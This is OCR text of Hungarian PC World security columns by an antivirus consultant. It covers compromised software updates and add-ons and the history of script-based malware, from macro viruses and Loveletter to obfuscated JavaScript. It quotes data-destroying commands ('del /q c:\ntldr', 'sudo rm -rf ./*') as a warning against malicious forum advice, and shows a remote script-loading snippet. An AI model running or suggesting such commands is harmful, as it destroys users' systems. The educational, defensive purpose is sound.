biztosan tiszta mentésből visszaállítani egy fertőzetlen állapotot és ebből töltötték fel végül a szervereken tárolt tartalmakat. (Forrás: hopp.pcworld.hu/6831)



Érdekes levelezés az Adblock Plus fórumán: ez tanúsítja, hogy több Firefox addon-fejlesztőt megkereste már egy *Lee Lorenzen* nevű úriember egy KallOut nevű cégtől, és érdeklődött arról, hogy hajlandók lennének-e bizonyos „agresszív viselkedést" beépíteni a programjukba, amellyel reklámoznák a megbízó szoftverét. Ők állítólag nemet mondtak, ami lehet, hogy így van, lehet, hogy nem, és ki tudja, még kiket kerestek meg, amiről pedig nem is tudunk



Már egy androidos program is lelepleződött. A Droid09 nevű szoftver a felhasználók banki adatait próbálta megszerezni. Az Android Marketplace kínálatából azóta eltávolították az inkriminált alkalmazást


Az Apple iTunes App Store-ban elvileg csak szigorúan ellenőrzött szoftverek lehetnének. Van azonban precedens arra is, hogy egy váratlan frissítéssel trójai funkciók is belekerülnek egy korábban biztonságos alkalmazásba – ilyen volt például az iMobsters vagy a Vampires Live. Amíg az első fecske le nem lepleződik egy blogban vagy egy nyilvános fórumon, addig minden letöltő vagy frissítő áldozatul eshet

2008. 02. 18.: Firefox 2.0 nyelvi pack trójaival

Hogy ki melyik országba születik, és melyik nyelv az anyanyelve, az szerencse kérdése. Aki vietnami illetőségű, és ekkoriban letöltötte a Firefoxhoz való vietnami nyelvi csomagot, az egy trójait is kapott vele. (Forrás: hopp.pcworld.hu/6832)

2008. 05. 22.: a vírusirtó tiszta állományokra riaszt


A vírusirtók esetében az adatbázis-frissítés az esetek 99,99 százalékában problémamentesen zajlik. Ezzel együtt minden gyártó esetében előfordult már egy-egy hiba. Sajnos ilyen eset már velünk is megtörtént, az ESET a megszokott alapos ellenőrzés dacára egy olyan NOD32 szignatúrafrissítést bocsátott ki, amely a gépek egy részén furcsa dolgo-




Ez a történet már szinte szakállas. Felugrik egy ablak, hogy frissítsük a kodeket, mert csak akkor tudjuk megnézni az állítólagos videót, amire szükségünk van (van?). Kodek helyett persze kártevő érkezik, de szakáll ide vagy oda, még mindig vannak, akik bedőlnek egy ilyen olcsó trükknek, akár OS X-en is

kat művelt. A 3119-es számú szignatúrafájl, amelyet 2008. május 22-én 10:45-kor adtak ki, néhány gépen tiszta fájlokra is riasztott, egyes esetekben pedig lefagyást eredményezett. A probléma kizárólag a vírusirtó 3.0-s változatát érintette. A laborba hamar eljutottak a visszajelzések, és a 3121-es, 13:40-kor kiadott javított adatbázis korrigálta a hibát. A mintegy három órán keresztül fennálló gond a felhasználók töredékét érintette, mivel ahhoz, hogy adatbázis-problémát okozzon, nem csupán az kellett, hogy a kritikus időszakban kerüljön frissítésre a vírusirtó, de az is, hogy a felhasználó ugyanekkor indítson el bizonyos (például Adobe-os) alkalmazásokat.

A teljes AV-mezőnyt vizsgálva nem egyedi eset, a különféle vírusvédelmi programoknál sajnos többször is történt már hasonló probléma. 2007 decemberében a Kaspersky azonosított tévesen a Windows Explorerben kártevőt, míg 2007. június 27-én a VirusBuster frissítése és az APEH Abev programja vetett össze. Ugyancsak hasonló esetek történtek például a Nortonnál, ahol rendszerfájlok kerültek indokolatlanul karanténba, illetve 2006-ban a McAfee háza táján is volt egy hasonló sajnálatos esemény. Szerencsére az ilyen esetek rendkívül ritkák, mivel a frissítés kibocsátása előtt a gyártók nagyszámú tiszta állomány esetében is ellenőrzik, hogy valóban vakriadómentes-e az új szignatúra. Ilyenkor a versenytársak sem nyilatkoznak károrvendően – nem ritkán technikai segítséget is nyújtanak egymásnak, ha ez szükséges –, hiszen tudják, ez a veszély Damoklész kardjaként egyformán ott lebeg mindegyikük feje felett. (Forrás: hopp.pcworld.hu/6833)



Háború tört ki 2009 májusában az Adblock Plus és a NoScript fejlesztői közt. A NoScript titokban úgy frissítette a programját, hogy az AdBlock Plus ne legyen képes letiltani a NoScript weboldalairól a hirdetéseket



2010. február 25-én röppent fel a hír, miszerint két kísérleti stádiumban lévő Firefox-kiegészítő is fertőzött volt. Bár az utólagos vizsgálatok megállapították, hogy a Sothink Video Downloader 4.0-s verziója esetében ez csak vaklárma volt, ám a másik, Master Filer nevű kiegészítés valóban tartalmazott kártékony kódot

2009. 01. 13.: Seagate firmware-frissítés katasztrofális következményekkel

2009 januárjában kínos élményben volt része a Seagete 3,5 hüvelykes 7200.11-es és ES.2 sorozatú Barracuda, illetve Maxtor DiamondMax 22 merevlemez-tulajdonosoknak. Megjelent ugyanis egy olyan SD1A verziójú firmware-frissítés, amely azt ígérte, hogy BIOS-kompatibilitási problémákat fog megoldani, valójában azonban ez a szoftverfrissítés teljességgel blokkolta és megakadályozta az adatok további elérését. A cégnek emiatt bocsánatot kellett kérnie, valamint kártérítést kellett fizetnie a bajba került ügyfeleknek, és nemcsak az eszköz értékét, hanem az adat-visszaállítás teljes költségét is állták. (Forrás: hopp.pcworld.hu/6834)


2009. 05. 05.: NoScript vs. AdBlock Plus csörte

A NoScriptet rengetegen használják világszerte, hiszen a weboldalak automatikusan futó JavaScript kódjai ellen igen hatékony eszköz. Az egyik frissítésével azonban érdekes helyzetet idézett elő, és egyúttal meg is sértette vele a Mozilla addon-készítőkre vonatkozó szabályozásait. A botrányt az Adblock Plus és a NoScript fejlesztői közt kitört háborúskodás okozta, ennek hátterében hirdetések és az ezekből befolyó bevételek álltak. A NoScript úgy alakította át programját, hogy az AdBlock Plus ne tudja letiltani a NoScript weboldalairól érkező hirdetéseket, amihez természetesen nem lett volna joga. A probléma leginkább az volt, hogy mindez titokban történt, és a felhasználók soha nem tudtak arról, hogy a NoScript bizonyos JavaScriptek futtatását mégis engedélyezte a gépükön.

Giorgio Maone, a NoScript szerzője a vádak nyilvánosságra kerülése után aztán egy hosszú blogbejegyzésben kért bocsánatot. „Kérlek titeket, fogadjátok el legőszintébb bocsánatkérésemet és higgyétek el, hogy szégyellem magam és megbántam, amit tettem. Tudom, hogy olyan szörnyűséget tettem, ami még nem fordult elő a Mozilla-közösség történetében, s ezzel sok ember bizalmát veszítettem el. Kérlek titeket, segítsetek abban, hogy helyrehozhassam, amit okoztam a hibáimmal." (Források: hopp.pcworld.hu/6836, hopp.pcworld.hu/6835)

2009. 05. 21.: Firefox-kiegészítők – időzített bomba

Néha érdekes levelezést lehet olvasni az Adblock Plus fórumán. Ennek tanúsága szerint



Megdöbbentő az a grafikon, amelyen az évente megjelenő exploitok, azaz sebezhetőségek száma szerepel. Ha most figyelmen kívül hagyjuk a 2006-os kiugrást, látszik, hogy a számok évről évre folyamatosan növekednek

Még ha semmiféle veszélyes letöltés sincs a láthatáron, akkor is érdemes figyelni arra, hogy hálózatról vagy akkumulátorról járatjuk-e a gépet az operációs rendszer frissítésekor. Erre mindhárom rendszer, a Windows, a Linux és a Macintosh is példásan figyelmeztet

a bűnözök üzemszerűen keresik meg a Firefox addon-fejlesztőket, és rendre „bepróbálkoznak" náluk. Jó esetben a szakértők nemet mondanak nekik, akik között a kéretlen reklámok terjesztői szándékosan keresnek olyasvalakit, akiknek már ismert a neve, és felfuttatta a programját. Ha az ilyen, 180 Solutions-jellegű cégek bevásárolnak, akkor a bizalomra épülő addonhasználatnak könnyen vége lehet. Épp emiatt rizikós a kísérleti (experimental) besorolású kiegészítők letöltése, de a hivatalos oldalról leszedett addonokat is csak saját felelősségre telepítsük.

2009. 11. 11.: az első iTunes-fecske

Miénk a trójai, magunknak telepítjük – akár így is lehetne fogalmazni, ha azt kérdezi tőlünk a medve, hogy mondd csak, te vadász, miért is jársz az iTunes App Store-ba? Ez az a terület, ahol még a leggyanakvóbb ember is csapdába eshet. Nem látunk bele a letöltendő programba, így az open source-szal szemben itt jobb híján kénytelenek vagyunk a bolt üzemeltetőjében, azaz az Apple-ben megbízni. Valamennyire tájékozódhatunk az interneten, de ez is maximum akkor óvhat meg bármitől, ha már egy ideje ismert valamilyen anomália, vagyis jobbára már csak eső után van esélyünk köpönyeget találni.

2009 novemberében az Egyesült Államokban, Észak-Karolinában indult per a Storm8 fejlesztők ellen, mert az ingyenesen letölthető játékaik – mint például az iMobsters vagy a Vampires Live – egy beépített hátsóajtón keresztül, titokban továbbították a fejlesztőknek a felhasználók telefonszámát, illetve telefonkönyvükben szereplő számokat, hogy ösztönözhessék őket a teljes változat megvásárlására.

A piszkos trükk kiderült, és most a fejlesztők azzal védekeznek, hogy ez a frissítés „véletlen programhiba volt". Az alábbi programok keveredtek gyanúba: iMobsters, Kingdoms Live, Racing Live, Rockstars Live, Vampires Live, World War, Zombies Live. Valószínűleg az App Store alkalmassági vizsgálói sokkal jobban odafigyelnek arra, hogy nehogy csorbuljon az Apple érdeke üzletileg, a biztonsági szempontok pedig másodlagosak. (Forrás: hopp.pcworld.hu/6837)

2010. 01. 11.: Androidra is van, naná

Nemrégen az említett, az iPhone programáruházához hasonló helyzet adódott az androidos telefontulajdonosok számára is azzal, hogy a Droid09 nevű alkalmazás lelepleződött. A program a felhasználók banki adatait próbálta megszerezni, azóta persze eltávolították a kínálatból. A történet viszont jó példa arra, hogy nagyon ínyencnek, tájékozottnak és válogatósnak (szerencsésnek?) kell/érdemes lenni, amikor ismeretlen szerzők alkalmazásainak telepítéséről van szó. Azonban sajnos szinte kivédhetetlen az az eset, amikor az alkalmazás új korában még sikeresen levizsgázik, így bekerül a bolt kínálatába – ekkor még korrekt, aztán pedig egy váratlan frissítéssel a bűnözők már bele is helyezik a trójai funkcionalitást. Ez pedig addig gyűjti magának a felhasználók adatait és rosszabb esetben pénzét, amíg észre nem veszik, és le nem leplezik. (Forrás: hopp.pcworld.hu/6838)

2010. 02. 04.: trójai Firefox-pluginok

Felröppent a hír, miszerint két publikusan letölthető Firefox-kiegészítő is fertőzött volt. Ezek kísérleti (experimental) stádiumban voltak ugyan, mégis több ezren letöltötték őket. Az egyik a Sothink Video Downloader 4.0-s verziója volt, a másik pedig a Master Filer nevű kiegészítő. A későbbi vizsgálatok azt jelentették, hogy a kiegészítők csak Windows platform alatt jelentettek veszélyt. A trójai komponensek váratlan felfedezésének okaként azt jelölték meg, hogy a korábbi egyetlen vírusvédelmi alkalmazás helyett most többel is ellenőrizték a kiegészítőket. Egy későbbi elemzés vakriasztásnak minősítette a Sothink programjában történt kártevő-detektálást, viszont megerősítette a másik kiegészítőben található trójai létezését. (Források: hopp.pcworld.hu/6839, hopp.pcworld.hu/6840)

Zárjuk a szót

Mindebből remélhetőleg sikerült felvázolni, hogy rendszerünk naprakészen való tartása nem egy egyszerű feladat; a szoftverek letöltése, illetve frissítése közben akkor is előfordulhatnak különféle biztonsági incidensek, ha a terrorista, pornó-, netán warezhonlapokról az sem tudjuk, hogy eszik-e vagy isszák azokat. A felsorolt példákkal természetesen nem a bajba került alkalmazások használatáról igyekszünk lebeszélni az embereket, inkább a nagyobb figyelem és a látókör tágítása volt a cél.

Remélhetőleg a Secunia Personal Software Inspector (secunia.com/vulnerability_scanning/personal/) hamarosan megjelenő 2.0-s programja segíthet átlendülni a Windows-felhasználóknak ezen a nehéz helyzeten, a fejlesztők ígérete szerint ott már a különféle alkalmazások mintegy 70-80 százalékához tudnak majd valamiféle automatizált frissítési megoldást biztosítani, amelyekkel pedig begyógyítják a támadható sebezhetőségeket. Vigyázni és óvatosnak lenni azonban továbbra is nekünk magunknak kell!

Csizmazia István,
vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

velemeny@pcworld.hu

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (**velemeny@pcworld.hu**)

A szkriptek diadalútja

Halászat új vizeken

Sorozatunk harmincharmadik részében csokorba gyűjtjük a szkriptes kártevők krémjét. A szkriptnyelveket sokan lenézik, de igazság szerint szinte bármit meg lehet velük valósítani a számítógépben – és ez jót és rosszat egyaránt jelenthet.

A szkriptek néhány fajtája komolyabb hatáskörrel a gép fájlrendszeréhez, mélyebb rétegeihez is hozzáférhet, ugyanúgy, mint a VBS a Windows, vagy a Bash a Linux alatt. Cikkünkben szó esik a szkriptalapú kártevőkről, de bemutatunk néhány olyan szimpla parancssori utasítást is, amelyek akár komolyabb kárt is tehetnek rendszerünkben. Mindenesetre nemcsak az látható, hogy ezek a szkriptek milyen sokszor lehetnek veszélyesek, hanem az is, hogy segítségükkel olyan új támadási módszerek jelentek meg, amelyek az újszerűségükkel az antivírus szoftverek gyártóinak is rendre feladják a leckét.

Ez egyáltalán nem vicces

Egy újszülöttnek minden vicc új. Ugyanígy, minden újonc számítógép-használónak végig kellene járnia legalább egy alapszintű tanulási folyamatot – legyen ez akár önszorgalomból végzett autodidakta ismerkedés a géppel, vagy egy külön tanfolyam –, hogy apróbb-nagyobb problémáit képes legyen saját maga is megoldani. Ha nagy bajban lesz, úgyis segítséget kér a barátjától, szomszédjától, családtagjaitól vagy a munkahelyén a rendszergazdától, esetleg netes fórumokban. A fórumok lakóinak többsége olyan jó szándékú veterán, aki már sok mindent megtapasztalt, és egy-egy jól irányzott kérdésre adott válaszuk nagyon meg tudja könnyíteni a problémájára megoldást kereső életét. Azonban – ha ritkán is – köztük is akad olyan rossz szándékú ember, aki viccből vagy gonoszságból félrevezeti a naiv érdeklődőt. Ha például windowsos problémánk orvoslására a „**del /q c:\ntldr**", vagy Linux alatt a „**sudo rm -rf ./***" parancsot javasolják, nem szabad bedőlni, vakon begépelni, mert rendszerünk nélkülözhetetlen állományait törlik ezek az utasítások (ubuntu.hu/node/7200).

Murphy talán azt mondaná erre: „Amit össze lehet zavarni, azt össze is zavarják." Jól látható, hogy a harmadik formula már annyira végletesen trükkös, hogy mind a böngészők, mind az antivírus program szűrőit is képes lehet megkerülni

A díszes kompánia

Ha kicsit visszatekintünk az időben, régebben a kötegelt parancsfájlok köre DOS, illetve Windows alatt külön területe volt a kártevőknek. A merevlemez formázása, kulcsfontosságú rendszerállományok törlése, állományaink felülírása szeméttel vagy végtelen ciklusban való RAR-tömörítés mellett számos más piszkos trükk volt forgalomban, lássuk az egyiket.

A DOS és Windows alatt létezik egy társítási (companion) lánc. Ha egy futtatandó fájlt indítunk, de kiterjesztést nem írunk hozzá, akkor a rendszer először .com kiterjesztést keres, ha ez nem létezik az aktuális vagy a path változóban megadott könyvtárban, akkor .exe-t, ezután pedig a .bat állományokat nézi végig. Ebben az időben sok olyan .com kiterjesztésű kártevő készült, amely a hasonló nevű, hivatalos rendszeralkalmazást megelőzve lefutott, majd hogy elkerülje a lebukást, maga után azért elindította a hasonló nevű EXE-t is. Ekkor pedig már lehetett az EXE fájlokat törölve trükkös kötegelt állományokat (.bat, batch) is készíteni, amelyek a már említett törlést, formázást orvul végrehajtották.

Az ilyen kártevők megkereséséhez általában a *kiterjesztett heurisztikát* (*advanced heuristics*) is be kellett kapcsolni, sajnos ez a detektálási szint emelkedése mellett az esetleges vakriasztások számát is gyarapíthatta.

Voltak még makrók is

Mielőtt rátérnénk a manapság divatos kártékony JavaScriptekre, érdemes még felidézni a múltból microsoftos makrókat is, amelyeket a cég eredetileg azért épített a programjaiba, hogy a felhasználók életét megkönnyítse. Az első Word makróvírust *Joel McNamara* készítette 1994-ben, kutatási és demonstrációs céllal, és nem is hozta azonnal nyilvánosságra a kódját. A vírust azonban hamarosan más is elkészítette, így az új MS Office csomag hamarosan rémálommá változott a felhasználói számára, hiszen 1995-ben megszülettek az első rosszindulatú makrók, sőt a Word, Excel állományokban még azt is el lehetett érni, hogy az automakro beállításokkal egy ilyen utasításcsomag a fájl megnyitásakor azonnal lefuthasson. Eleinte csak a dokumentumok betöltése közben a [*Shift*] billentyű nyomva tartása – a makrók kézi tiltása – volt az egyetlen védekezés, aztán a vírusvédelmi programok is felvették a kesztyűt, és a vírusos makrók ellen is elkezdődött a védelem. A Microsoft eléggé el nem ítélhető módon sokáig nem vette a figyelembe a súlyos helyzetet, sőt több alkalommal a saját gyári CD-i is fertőzöttek voltak, ráadásul az ezeken


2010. február hatodikán egy kártékony, orosz oldalra mutató JavaScript-kód bukkant fel a BKV weboldalán (hopp.pcworld.hu/6913). A szkriptes trükkre már alapból riasztott néhány vírusirtó, köztük a NOD32 is. A kód forrásához fűzött GNU/GPL licenctréfa már csak hab volt a tortán

```
Original JavaScript:
    document.write("Hello, world!");     Hello, world!

  Scrambled JavaScript:

    document.write(unescape('%3cs%63ript%3e%3c%21%2d-%0d%0ado%63ument.write("
%48%65llo%2c %77orld%21"); %0d%0a%2f%2f %2d%2d%3e%0d%0a%3c/s
%63%72i'+'pt%3e %0d%0a%0d%0a'))
```

A „Hello, világ!" minden programozást tanult embernek kedves ismerőse lehet. A lenti, összezavart formában azonban az anyja sem ismerne rá

Nem minden jó tanács, ami annak látszik. Vannak olyan ferde hajlamú segítők, akik élvezik, ha zsákutcába juttathatnak valakit. Az Ubuntu magyar fóruma szerencsére nem ilyen, ott valódi segítőkészséget lehet találni

Megvásárolható vagy bérelhető is olyan program, illetve szolgáltatás, amellyel kódösszezavarást lehet megvalósítani. Jó szándékú célok érdekében ilyenekre kevésbé van szükség, a kártevőterjesztők viszont rendszeresen élnek vele



Számos vírusirtó rendelkezett azzal a képességgel, hogy még a batch fájlokban rejlő kártékony utasításokat is tudja detektálni

levő vírusos makrók hasznos állományokat törölhettek, dokumentumokat semmisíthettek meg, további vírusállományokat csomagolhattak ki magukból (dropper), sőt egyes makrók még a Macintosh rendszer alatt is veszélyesek voltak az ottani Office állományokra. Tovább nehezítette a biztonsági cégek helyzetét, hogy a Microsoft a szükséges dokumentációt, a fájlszerkezetek információit sem osztotta meg velük, így kvázi minden résztvevőnek a nulláról kellett visszafejtenie ezeket (hopp.pcworld.hu/6914). Tovább súlyosbította a helyzetet, hogy a kevés elkódolt kivételtől eltekintve olvasható forráskódban terjedtek a makróvírusok, így hamarosan sok botcsinálta önkéntes kezdett el ilyenekkel foglalkozni; három év alatt a makróvírusok száma meghaladta az ezret. S hogy mindez még ne legyen elég, elkezdtek tucatjával megjelenni az automatizált makrókártevő-készítő kitek is (ezekről a 13-as epizódban lehet bővebben olvasni). A kártevőkhöz használt nyelv eleinte a Word Basic, később pedig a Visual Basic for Application (VBA) volt. A makróvírus „divatja" azonban nem maradt meg a Microsoft Word és Excel keretei között, hanem más alkalmazásokban is megjelent, így például az Access, Lotus, AutoCAD és CorelDraw szoftverekben, legalább egy POC- (Proof of Concept) példány erejéig.

Jönnek a VBS-férgek

Először csak szórványos elektronikus levelek mellékleteként kezdtek érkezni a különféle szkriptnyelveken (VBScript, JavaScript stb.) írt rosszindulatú programok, majd a víruskészítők szó szerint elárasztották velük a világot. Ha valaki 2000 májusában egy I LOVE YOU tárgyú levelet kapott, amelyhez egy LOVE-LETTER-FOR-YOU.TXT.vbs nevű melléklet is tartozott, az valószínűleg örökre emlékezni fog az esetre. A VBScriptben írt féreg futótűzszerűen terjedt, a megfertőzött gépeken megkereste az Outlook címjegyzékét, és az itt talált címekre azonnal továbbküldte magát. Károkozás is történt: a zenei és képállományainkat jóváthetetlenül bináris szeméttel írta felül. A Loveletter kivételes eset volt abból a szempontból, hogy szerzőjét, a Fülöp-szigeteki *Onel Guzmant* sikerült azonosítani és elfogni, mégis megúszta a büntetést, mert akkoriban még nem létezett ilyen helyzetekre jogszabály.


Ki mit tud? JavaScript-vetélkedő

Ha hasznos vagy meglepő szkripteket kell bemutatni, nem szenvedünk hiányt az ilyenekben sem. Az egyik gyöngyszem az iWiW Toolsnak nevezett program (userscripts.org/scripts/show/24506), amely az iWiW felületének testreszabásán kívül olyan hiánypótló (de az üzemeltetők által szándékosan kihagyott) feladatokat is ellát, mint az ismerősök adatainak vagy a bejövő-kimenő üzeneteinknek a helyi gépen fájlba mentése.


Sokan kapták fel a fejüket 2007 júliusában – ha még nem ismerték korábban – arra a JavaScript kódra is (hopp.pcworld.hu/6910), amely a Firefox 2.x változatának jelszókezelőjéből ki tudta lopni az ott eltárolt jelszavakat. A hibát persze azóta már kijavították, de a módszerrel lehetőség nyílt volna jelszavak lopására böngészés közben is.

Gyere velünk, csináld velünk, csináld jobban!

A weboldalakba már évek óta könnyen beágyazható olyan láthatatlan JavaScript-kód, amelynek hatására különféle kellemetlen események történnek gépünkön. Így például drámaian lelassul a masina vagy csak a böngé-




Verzióról verzióra egyre kifinomultabb a NoScript. A használata valóban hatásosan csökkenti a javascriptes veszélyeket a böngészés közben. Hátránya, hogy az átlagfelhasználók utálják a sok állítgatást, pepecselést, engedélyezgetést, ezért inkább lekapcsolják



Az F-Secure 2009-es adatai szerint a legtöbb (makró) szkriptes kártevőt már nem a Wordre vagy Excelre írják, hanem az Adobe PDF állományokra. Az ilyen kártékony PDF-ek egy JavaScript-kódot is tartalmaznak, ami megnyitáskor automatikusan lefut

Vicces látvány, amikor a hamis antivírust terjesztő weboldal JavaScript-kódja windowsos kártevőket vél felfedezni Ubuntu Linux alatt



Ahogy Tuskó Hopkins mondja: „És ezt tudom lovon és trapézon is." A böngészőben futó JavaScript természetesen Macintosh alól is bambán feldobja a vírusokra figyelmeztető hamis ablakát

szés sebessége, tucatszám nyílnak meg reklámokkal terhelt popup ablakok, más lesz a kezdőlapunk, sőt bizonyos kedvenc (főként vírusvédelmi) oldalaink esetén valami blokkolja, letiltja ezek megjelenését.

A biztonságunkat a NoScript plugin (noscript.net) segítségével fokozhatjuk, amelylyel lehetőségünk van a weboldalon futtatott szkriptek blokkolására, részleges vagy teljes engedélyezésére, illetve ezek futását végleges vagy ideiglenes szabályokhoz is köthetjük. Egyetlen hátránya, hogy sokan nem szeretnek ennyire részletesen pepecselni a gépükön, és inkább mindenre igent nyomnak, vagy egy mozdulattal kikapcsolják e hasznos plugint.

És mi, belgák, hova álljunk?

Ha valaki ezek után azt gondolja, a weboldalak JavaScriptjén túllépve vége a hasonló meglepetéseknek, az téved. Sajnos igen sok területen találkozhatunk még kártékony JavaScript-kódokkal, ezek egy részét például a PDF fájlokba foglalták. A PDF-szabványba eredetileg az Acrobat dokumentumokban tárolható űrlapok szerkesztése miatt került be a JavaScript-támogatás, mostanra azonban annyira elfajult a helyzet a PDF-ekbe rejtett exploitok miatt, hogy gyakorlatilag minden szakember a PDF-megjelenítőkben a JavaScriptek teljes letiltását tanácsolja (hopp.pcworld.hu/6911).

Script Escalation

- Scripts can load other scripts
- Get a foothold and you can do anything


```
<script id="external_script"
type="text/JavaScript"></script><scri
pt>document.getElementById('extern
al_script').src =
'http://othersite.com/x.js'</script>
```

A JavaScriptek újabb JavaScripteket hívhatnak meg, amelyek szintén újabb JavaScripteket hívhatnak meg. Csak győzzük mindet ellenőrizni...

JavaScript-simogató

Előljáróban álljon itt egy anekdota. *Talleyrand*hoz, a nagy francia államférfihoz így szólt egy külföldi diplomata: „Uram, fél napig törtem a fejem, mi van abban a levélben, amit hozzám intézett, de nem tudtam megérteni." Talleyrand a következőképpen válaszolt: „Uram, én egy egész napig törtem a fejem, hogy úgy írhassam meg, hogy ön ne értse meg."

Amikor egy netes bűnöző azt szeretné, hogy egy kártékony szkriptes kódban egy adott weboldalra kelljen ugrani, ahhoz észrevétlenül, olvashatatlanul szeretne beleírni egy HTTP-címet. Korábban erre használták az unescape() függvényt, ahol a karakterek kódjainak segítségével ugyanazt a feladatot elvégző programsort egy átláthatatlan %szám%szám rendszerű karakterfüzérre cserélték (ezekről a 14-es epizódban lehet bővebben olvasni). Ha egy ilyen kódba belenéztünk, csak zavaros káoszt láttunk. Igaz, léteztek már külön weboldalak is, ahol mindössze annyi volt a dolgunk, hogy bedobjuk a zavaros kódhalmazt az egyik szövegdobozba, és a másikban máris szép olvashatóan, tagoltan tűnt fel a JavaScript program. Nyilván látták ezt a rosszfiúk is, mostanság ugyanis ez már nem segít. Ilyenkor már csak külön segédprogramokkal, JavaScript debuggerekkel, saját készítésű célprogramocskákkal, elemzéssel lehet csak a végére járni a profin összezavart kódoknak (hopp.pcworld.hu/6912).



Egy kevésbé kellemes emlék a múltból. Aki Microsoft Office-os környezetben dolgozott határidős munkákon, valószínűleg egy idő után melegebb éghajlatra száműzte volna a makróvírusok szerzőit, akik később már generátorral ontották „műveiket"

Zárszó

